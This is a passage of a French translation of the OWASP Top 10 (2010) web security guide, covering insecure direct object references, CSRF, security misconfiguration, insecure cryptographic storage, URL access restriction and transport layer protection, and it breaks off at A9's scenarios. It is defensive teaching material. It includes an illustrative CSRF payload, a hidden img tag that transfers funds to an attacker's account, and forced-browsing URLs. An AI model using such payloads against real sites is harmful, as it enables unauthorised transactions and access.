
- OWASP Authentication Cheat Sheet
- ESAPI Authenticator API
- ESAPI User API
- OWASP Development Guide: Chapter on Authentication
- OWASP Testing Guide: Chapter on Authentication

Autres références

- CWE Entry 287 on Improper Authentication

A4

Références directes non sécurisées à un objet



Considérer les typologies d'utilisateurs du système. Les utilisateurs sont-ils soumis à des restrictions d'accès selon les types de données accessibles dans l'application?

L'attaquant ayant accès au système remplace la valeur d'un paramètre identifiant une ressource par une autre valeur existante.

Aura-t-il accès à cette ressource?

Les applications incluent souvent les identifiants techniques des ressources (ID, clé, etc.) au sein des pages web générées. Lorsque le contrôle d'accès n'est pas effectué à chaque fois que l'utilisateur demande l'accès à une ressource particulière, il peut en résulter des références directes non sécurisées. Les testeurs peuvent facilement évaluer la présence de cette vulnérabilité via les tests de sécurité ou l'analyse de code.

Les ressources identifiées par le paramètre vulnérable sont compromises. Seuls des identifiants flous ou aléatoires (ex: table d'index, GUID) empêchent l'attaquant de deviner les valeurs.

Considérer la valeur marchande des données exposées.

Considérer également l'impact d'une divulgation de la vulnérabilité.

Suis-je vulnérable?

Le meilleur moyen de vérifier la présence de références directes non sécurisées est de vérifier que chaque paramètre référenceur dispose de défenses appropriées. Considérer:

1. Pour les références **directes** à des ressources **protégées**, l'application doit s'assurer que l'utilisateur est autorisé à accéder à la ressource précisément demandée.

2. Si la référence est **indirecte**, l'association vers la référence directe doit être strictement limitée aux seules valeurs autorisées pour l'utilisateur.

La revue du code de l'application peut rapidement identifier une implémentation sûre de l'une ou l'autre des approches. Le test de sécurité est également efficace dans la recherche de références directes vulnérables. Les outils automatisés ne sont généralement pas en mesure de repérer cette faiblesse dans la mesure où ils ne peuvent qualifier la nature protégée ou non d'une ressource.

Comment empêcher cette attaque?

Deux approches existent pour empêcher la présence de références directes non sécurisées (ex: noms de fichiers, identifiants de ressources):

1. Implémenter des références indirectes, par utilisateur ou par session. Au lieu d'exposer l'identifiant de la base de données (ID) dans la page web, le développeur va proposer une liste indexée de 1 à 6. L'utilisateur choisit l'élément selon cette liste et l'application effectuera l'association vers la référence directe côté serveur. La librairie ESAPI de l'OWASP propose des méthodes facilitant la mise en œuvre de telles listes, séquencées ou aléatoires.

2. Contrôler l'accès. Pour chaque tentative d'accès à une ressource selon sa référence directe, l'application effectuera un contrôle d'accès complet afin de s'assurer que l'utilisateur peut accéder à la ressource.

Exemple de scénario d'attaque

L'application utilise un paramètre non validé pour construire la requête SQL d'accès aux informations d'un compte: :

```
String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt =
connection.prepareStatement(query , … );

pstmt.setString( 1, request.getparameter("acct"));

ResultSet results = pstmt.executeQuery( );
```

Si l'attaquant remplace simplement la valeur du paramètre 'acct' dans son navigateur par une autre valeur, l'application lui retournera les détails d'un compte potentiellement non autorisé:

```
http://example.com/app/accountInfo?acct=notmyacct
```

Références

OWASP

- OWASP Top 10-2007 on Insecure Dir Object References
- ESAPI Access Reference Map API
- ESAPI Access Control API **(Voir isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())**


Pour une liste de contrôles additionnels, consulter le guide ASVS (V4 - Requirements area for Access Control)

Autres références

- CWE Entry 639 on Insecure Direct Object References
- CWE Entry 22 on Path Traversal **(exemple d'attaque sur des références directes non sécurisées)**

A5

Falsification de requête intersite (CSRF)



Agents de Menace	Vecteurs d'attaque	Vulnérabilité de sécurité		Impacts technique	Impacts métier
———	Facilité MOYENNE	Prévalence REPANDUE	Détectabilité FACILE	Impact MOYEN	———
Considérez un individu pouvant déjouer vos utilisateurs en soumettant une requête à votre site. N'importe quel site ou autre source HTML que vos utilisateurs accèdent pourrait le faire.	L'attaquant forge une requête HTTP et amène une victime à la soumettre via une balise d'image, XSS, ou de nombreuses autres techniques. Si l'utilisateur est authentifié , l'attaque est un succès.	CSRF prends avantage des applications web qui permettent aux attaquants de prédire les détails d'une action particulière. Parce que les fureteurs envoient automatiquement des données de sessions tel des cookies, les attaquants peuvent créer des pages web malicieuses qui génèrent des requêtes forgées qui ne sont pas distinguables des légitimes. La détection des CSRF est assez facile via un test de pénétration ou analyse de code.		Les attaquants peuvent faire changer aux victimes n'importe quelle donnée dont la victime a le droit de modifier, ou exécuter n'importe quelle action dont la victime est autorisée.	Considérez la valeur corporative de la donnée affectée ou sa fonction. Imaginez ne pas être convaincu si l'utilisateur avait l'intention d'effectuer l'action.

Suis-je vulnérable?

La façon la plus simple de vérifier si une application est vulnérable est de voir si chaque lien et forme contiennent un jeton non prévisible pour chaque utilisateur. Sans cela, les attaquants peuvent forger une requête malicieuse. Cibler les liens et formes qui invoquent des fonctions de changement d'états, car elles sont la cible première de CSRF.

Vous devriez vérifier les transactions à plusieurs étapes, car elle ne sont pas intrinsèquement immune. Les attaquants peuvent facilement forger une série de requêtes en utilisant des balises multiples ou possiblement le JavaScript.

Notez que les cookies de sessions, adresses IP sources, et autres informations qui sont automatiquement envoyées par le fureteur ne comptent pas, car l'information est aussi incluse dans les requêtes forgées.

L'outil OWASP CSRF Tester peut aider à générer des cas de tests pour démontrer le danger du CSRF.

Comment empêcher cette attaque?

Prévenir le CSRF requiert l'inclusion d'un jeton non prévisible dans le contenu ou URL de chaque requête HTTP. Ces jetons devraient au minimum être uniques par session utilisateur, mais pourraient aussi être unique par requête.

1. L'option privilégiée est d'inclure le jeton unique dans un champ caché. Ceci implique que la valeur soit envoyée dans le contenu de la requête HTTP, empêchant son inclusion dans le URL, qui est sujet à l'exposition.

2. Le jeton unique peut aussi être inclue dans le URL lui-même, ou dans un paramètre. Par contre, cet emplacement court le risque que le URL sera exposé à un attaquant, donc de compromettre le jeton secret.

Le CSRF Guard de l'OWASP peut être utilisé pour automatiquement inclure ces jetons dans vos applications Java EE, .NET, ou PHP. L'ESAPI de l'OWASP inclut un générateur de jeton et un valideur que les développeurs peuvent utiliser pour protéger leurs transactions.

Exemple de scénario d'attaque

L'application permet à un utilisateur de soumettre un changement d'état qui ne contient aucun secret. Exemple:

```
http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243
```

Donc, l'attaquant construit une requête qui transfèrera un montant d'argent de la victime vers son propre compte. Il imbriquera ensuite cette attaque sous une balise d'image ou un IFRAME, pour finalement les placer dans différents sites sous son contrôle.

```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=AttackerAccount#"
width="0" height="0" />
```

Si la victime visite n'importe quel de ces sites pendant qu'elle est authentifiée à example.com, les requêtes forgées vont inclure les informations de la session de l'utilisateur, et la requête sera autorisée par inadvertance.

Références

OWASP


- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet
- OWASP CSRFGuard - CSRF Defense Tool
- ESAPI Project Home Page
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester - CSRF Testing Tool

Externe

- CWE Entry 352 on CSRF

A6

Mauvaise configuration Sécurité



Considérez des attaquants externes anonymes, ou des utilisateurs légitimes, tentant de compromettre le système.
Considérez aussi des employés internes voulant déguiser leur actions.

Attaquant accédant à des comptes par défaut, pages non utilisées, vulnérabilités non corrigées, fichiers et répertoires non corrigés, etc. afin d'obtenir des accès non autorisés ou connaissances du système.

La mauvaise configuration de sécurité peut se manifester à n'importe quel niveau de couche applicative, incluant la plateforme, serveur web et d'application, Framework, et code maison. Les développeurs et administrateurs réseau ont besoin de travailler de concert afin de s'assurer que toutes les couches sont configurées correctement. Les scanners autonomes sont utiles pour détecter les rustines manquantes, problèmes de configuration, compte par défaut, services inutiles, etc.

Cette vulnérabilité donne fréquemment aux attaquants des accès non autorisés à des systèmes ou à des fonctionnalités. Occasionnellement, ces vulnérabilités résultent en une compromission complète du système.

Le système peut être compromis sans le savoir. Toutes vos données peuvent être volées ou modifiées lentement dans le temps.

Les coûts de recouvrement peuvent être importants.

Suis-je vulnérable?

Avez-vous effectué le durcissement de sécurité approprié?

1. Avoir un processus qui maintient vos logiciels à niveau (OS, serveur Web/App, BD, applications) et **toutes les librairies de code?**

2. Tout ce qui est inutile est désactivé, supprimé ou non installé? (ex.: ports, services, pages, comptes, privilèges)

3. Les mots de passe par défaut sont changés ou désactivés?

4. La gestion des erreurs est configurée pour prévenir l'affichage d'état de la pile et autre d'être visibles?

5. La configuration de sécurité des Framework de développement (ex.: Struts, Spring, ASP.NET) et libraires sont étudiées et configurées correctement?

6. Un processus concerté et répétable est requis pour développer et maintenir une configuration de sécurité applicative adéquate.

Comment empêcher cette attaque?

La recommandation primaire est d'établir ces requis:

1. Un processus de durcissement répétable a pour effet d'être rapide et facile de déployer un autre environnement sécuritaire. DEV, QA, et production devraient être configurés identiquement. Ce processus devrait être automatisé afin de minimiser les efforts requis pour configurer un nouvel environnement.

2. Un processus pour se garder au courant et pour déployer les nouvelles mise-à-jour et rustines logicielles dans un temps opportun, dans chaque environnement. Ceci inclut le code de librairies, fréquemment négligé.

3. Une solide architecture d'application qui apporte une bonne séparation et sécurité entre les composantes.

4. Effectuer des balayages de sécurité et des audits périodiques aide à détecter les futures mauvaises configuration.

Exemple de scénario d'attaque

Scénario #1: Votre application est basée sur un Framework tel Struts ou Spring. Une faille XSS est trouvée dans une composante du Framework utilisé. Une mise à jour est déployée afin de réparer la faille, mais vous ne l'installez pas. Les attaquants peuvent trouver et exploiter ces failles dans votre application.

Scénario #2: La console de gestion applicative est automatiquement installée et non désactivée. Les comptes par défaut sont inchangés. L'attaquant découvre la console, utilise le compte par défaut, et prend le contrôle.

Scénario #3: La listage de répertoire est actif sur votre serveur. L'attaquant le découvre et télécharge vos classes java compilées, qu'il renversent pour obtenir votre code. Il voit alors une faille de contrôle d'accès dans l'application.

Scénario #4: La configuration du serveur applicatif permet aux états de pile d'être affichées aux utilisateurs. Les attaquants adorent les informations fournies par les erreurs.

Références

OWASP

- OWASP Development Guide: Chapter on Configuration
- OWASP Code Review Guide: Chapter on Error Handling
- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Top 10 2004 - Insecure Configuration Management

For additional requirements in this area, see the ASVS requirements area for Security Configuration (V12).

Externe

- PC Magazine Article on Web Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks

A7 Stockage Cryptographique non Sécurisé

Agents de Menace	Vecteurs d'attaque	Vulnérabilité de sécurité		Impacts technique	Impacts métier
———	**Facilité DIFFICILE**	**Prévalence NON COMMUN**	**Détectabilité DIFFICILE**	**Impact SEVERE**	———
Considérez les utilisateurs de votre système. Aimeraient-ils obtenir l'accès à des données protégées dont ils n'ont pas accès? Qu'en est-il des administrateurs internes?	Les attaquants ne brisent normalement pas la cryptographie. Ils brisent autre chose, comme trouver des clés, des données en clair, ou des données via des chemins qui décryptent automatiquement.	La faille la plus commune est de ne pas chiffrer les données sensibles. Lorsque le cryptage est employé, la génération de clés et stockage non sécuritaire, la non-rotation de clés, et l'utilisation d'algorithme faible est commun. L'utilisation de hash faible ou sans consistance pour protéger les mot de passe l'est aussi. Les attaquants externes ont de la difficulté à détecter ces failles dû à l'accès limité. Ils doivent exploiter autre chose en premier pour obtenir l'accès.		L'échec compromet régulièrement les donnés devant être cryptées. Typiquement les informations contiennent des données sensibles tel des dossiers de santé, identités, cartes de crédit etc.	Considérez la valeur business des données perdues et l'impact sur votre réputation. Quelle est votre responsabilité légale si des données sont exposées?

Suis-je vulnérable?

La première chose à déterminer est quelle donnée est assez sensible pour demander un chiffrement. Par exemple, les mots de passe, cartes de crédit et informations personnelles devraient être chiffrés. Pour toutes ces données, s'assurer de:

1. Chiffrer partout où les données sont stockées à long terme, particulièrement les sauvegardes de ces données.

2. Seuls les utilisateurs autorisés peuvent accéder la copie décryptée des données (e.g. contrôle d'accès - Voir A4 et A8).

3. Un algorithme standard de chiffrement fort est utilisé.

4. Une clé forte est générée, protégée d'un accès non autorisé, et les changements de clés sont planifiés.

De plus, pour une liste plus complète de problèmes à éviter, voir le ASVS requirements on Cryptography (V7)

Comment empêcher cette attaque?

Le périple de la cryptographie non sécuritaire est bien au delà de la portée de ce Top 10. Pour toutes les données méritant un cryptage, faire au minimum tout ce qui suit,:

1. Considérant les menaces desquelles vous prévoyez de protéger vos données (e.g. attaquant interne, utilisateur externe), assurez-vous de chiffrer ces données de telle manière à vous protéger de ces menaces.

2. S'assurer que les sauvegardes externes sont chiffrées, mais que les clés sont gérées et sauvegardées séparément.

3. S'assurer que les algorithmes standards et clés fortes sont utilisés, et que la gestion des clés est en place.

4. S'assurer que les mots de passe sont hachés avec un algorithme standard fort et approprié est utilisé.

5. S'assurer que les clés et mots de passe sont protégés des accès non autorisés.

Exemple de scénario d'attaque

Scénario #1: Une application chiffre des cartes de crédit dans une base de données. La BD est configurée pour automatiquement déchiffrer les requêtes sur la colonne des cartes, permettant une faille d'injection SQL afin de récupérer tous les numéros en clair. Le système devrait avoir été configuré afin de ne permettre qu'aux applications internes de les déchiffrer, et non l'application web publique.

Scénario #2: Une copie de sauvegarde contient des dossiers de santé cryptées, mais la clé de cryptage est sur la copie de sauvegarde. La copie n'est jamais arrivée au centre de sauvegarde.

Scénario #3: Base de données de mots de passe utilisant des hash sans consistance pour stocker les MdP utilisateurs. Une faille de téléchargement de fichier permet à l'attaquant d'obtenir le fichier de MdP. Tous les hash non appropriés peuvent être attaqués par force brute en 4 semaines, alors des hash appropriés auraient prit 3000 ans.

Références

OWASP

Pour une liste plus complète de prérequis et de problèmes à éviter dans ce domaine, voir le ASVS requirements on Cryptography (V7).


- OWASP Top 10-2007 on Insecure Cryptographic Storage
- ESAPI Encryptor API
- OWASP Development Guide: Chapter on Cryptography
- OWASP Code Review Guide: Chapter on Cryptography

Externe

- CWE Entry 310 on Cryptographic Issues
- CWE Entry 312 on Cleartext Storage of Sensitive Information
- CWE Entry 326 on Weak Encryption

A8

Manque de Restriction d'Accès URL



Suis-je vulnérable ?

La meilleure façon de savoir si une application ne restreint pas correctement l'accès aux URLs est de vérifier chaque page. Il convient de définir pour chaque page si elle est censée être publique ou privée. Pour une page privée :

1. La page requiert-elle une authentification ?

2. La page est-elle censée être accessible à tout utilisateur authentifié? Si non, est-ce qu'une vérification d'autorisation est effectuée lors de l'accès à cette page ?

Des mécanismes externes de sécurité fournissent fréquemment des vérifications d'authentification et d'autorisation. Vérifiez leur configuration pour chaque page. Si une protection au niveau du code est utilisée, vérifiez que cette protection est en place pour chaque page demandée. Des tests de pénétrations peuvent également vérifier si une protection adéquate est en place.

Comment empêcher cette attaque?

Prévenir des accès URL non autorisés requiert la sélection d'une approche exigeant une authentification et une autorisation appropriées pour chaque page. Souvent, une telle protection est assurée par un ou plusieurs composants externes. Indépendamment du ou des mécanismes, toutes les exigences suivantes sont recommandées :

1. Les politique d'authentification et d'autorisation doivent être basée sur les rôles, afin de minimiser l'effort nécessaire lors de leur maintenance.

2. Les politiques doivent être hautement configurables, afin de minimiser les aspects codés en dur.

3. Le mécanisme d'application des politiques doit refuser tout accès par défaut et exiger des droits spécifiques pour l'accès à chaque page.

4. Si la page est impliquée dans un workflow, assurez-vous que toutes les conditions sont réunies pour permettre l'accès.

Exemple de scénario d'attaque

L'attaquant force simplement la navigation d'URLs cibles. Considérons les URLs suivantes censées toutes deux exiger une authentification. Des droits Administrateur sont également requis pour accéder à la page "admin_getappInfo" .

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

Si l'attaquant n'est pas authentifié et que l'accès à l'une des pages est accordé, alors un accès non autorisé est permis. Si un utilisateur non administrateur authentifié est autorisé à accéder à la page "admin_getappInfo" , il existe une faille pouvant conduire l'attaquant à accéder à d'autres pages réservées aux administrateurs non protégées.

De telles failles sont fréquemment introduites lorsque des liens et des boutons sont simplement masqués aux utilisateurs non autorisés, l'application ne protège pas les pages ciblées.

Références

OWASP


- OWASP Top 10-2007 on Failure to Restrict URL Access
- ESAPI Access Control API
- OWASP Development Guide: Chapter on Authorization
- OWASP Testing Guide: Testing for Path Traversal
- OWASP Article on Forced Browsing

Pour d'autres exigences de contrôle d'accès, voir ASVS requirements area for Access Control (V4).

Externes

- CWE Entry 285 on Improper Access Control (Authorization)

A9 Protection insuffisante de la couche Transport



Toute personne pouvant surveiller le trafic réseau des utilisateurs. Si l'application est sur internet, toute personne sachant comment les utilisateurs accèdent à l'application. Sans oublier les connections back-end.

Surveiller le trafic réseau des utilisateurs est généralement difficile, mais peut parfois être facile. La principale difficulté réside dans le suivi du trafic adéquat du réseau lorsque les utilisateurs accèdent au site vulnérable.

Fréquemment les applications ne protègent pas le trafic réseau. Elles peuvent utiliser SSL/TLS durant l'authentification, mais exposer par ailleurs des données et identifiants de session. Des certificats expirés ou mal configurés peuvent également être utilisés.

Détecter des failles basique est facile. Il suffit d'observer le trafic réseau du site. Les failles plus subtiles requièrent une inspection de l'architecture de l'application et de la configuration du serveur.

De telles failles exposent des données utilisateurs et peuvent conduire à leur usurpation. Si un compte Administrateur est compromis, l'ensemble du site peut être impacté. Une mauvaise configuration de SSL peut aussi faciliter des attaques (phishing, man in the middle, etc.).

Considérez la valeur métier des données exposées sur le canal de communication en fonction des besoins de confidentialité et d'intégrité et de la nécessité d'authentifier les deux parties.

Suis-je vulnérable ?

La meilleure façon de savoir si une application ne bénéficie pas d'une protection suffisante de la couche Transport consiste à vérifier que :

1. SSL est utilisé pour protéger tout trafic d'authentification.

2. SSL est utilisé pour toutes les ressources sur toutes les pages et services privés afin de protéger toutes les données et jetons de session échangés. L'utilisation de Mixed SSL sur une page devrait être évitée car les avertissements utilisateur provoqués peuvent exposer les identifiants de session de l'utilisateur.

3. Seuls des algorithmes forts sont pris en charge.

4. Tous les cookies de session spécifient un flag sécurisé (*secure flag*) afin que le navigateur ne les transmette pas en clair.

5. Le certificat du serveur est légitime et correctement configuré. Cela inclut qu'il soit émis par un émetteur autorisé, ne soit pas expiré, ne soit pas révoqué et corresponde à l'ensemble des domaines utilisés par le site.

Comment empêcher cette attaque?

Assurer une bonne protection de la couche Transport peut influer sur la conception entière du site. Il est plus facile d'exiger SSL pour l'ensemble du site. Pour des raisons de performances, certains sites n'utilisent SSL que pour les pages privées. D'autres, ne l'utilise que pour les pages "critiques", mais cela peut exposer les identifiants de session et autres données sensibles. Au minimum, il convient de :

1. Exiger SSL pour toutes les pages sensibles. Les requêtes non SSL sur ces pages doivent être redirigées vers la page SSL.

2. Spécifier le drapeau sécurisé (*secure flag*) sur tous les cookies sensibles.

3. Configurer SSL de façon à n'utiliser que des algorithmes forts (ex : respectant FIPS 140-2).

4. S'assurer que le certificat est valide, non expiré, non révoqué et correspondant à tous les domaines utilisés par le site.

5. Les connexions back-end devraient aussi utiliser SSL ou d'autres technologies de chiffrement.

Exemple de scénarios d'attaque

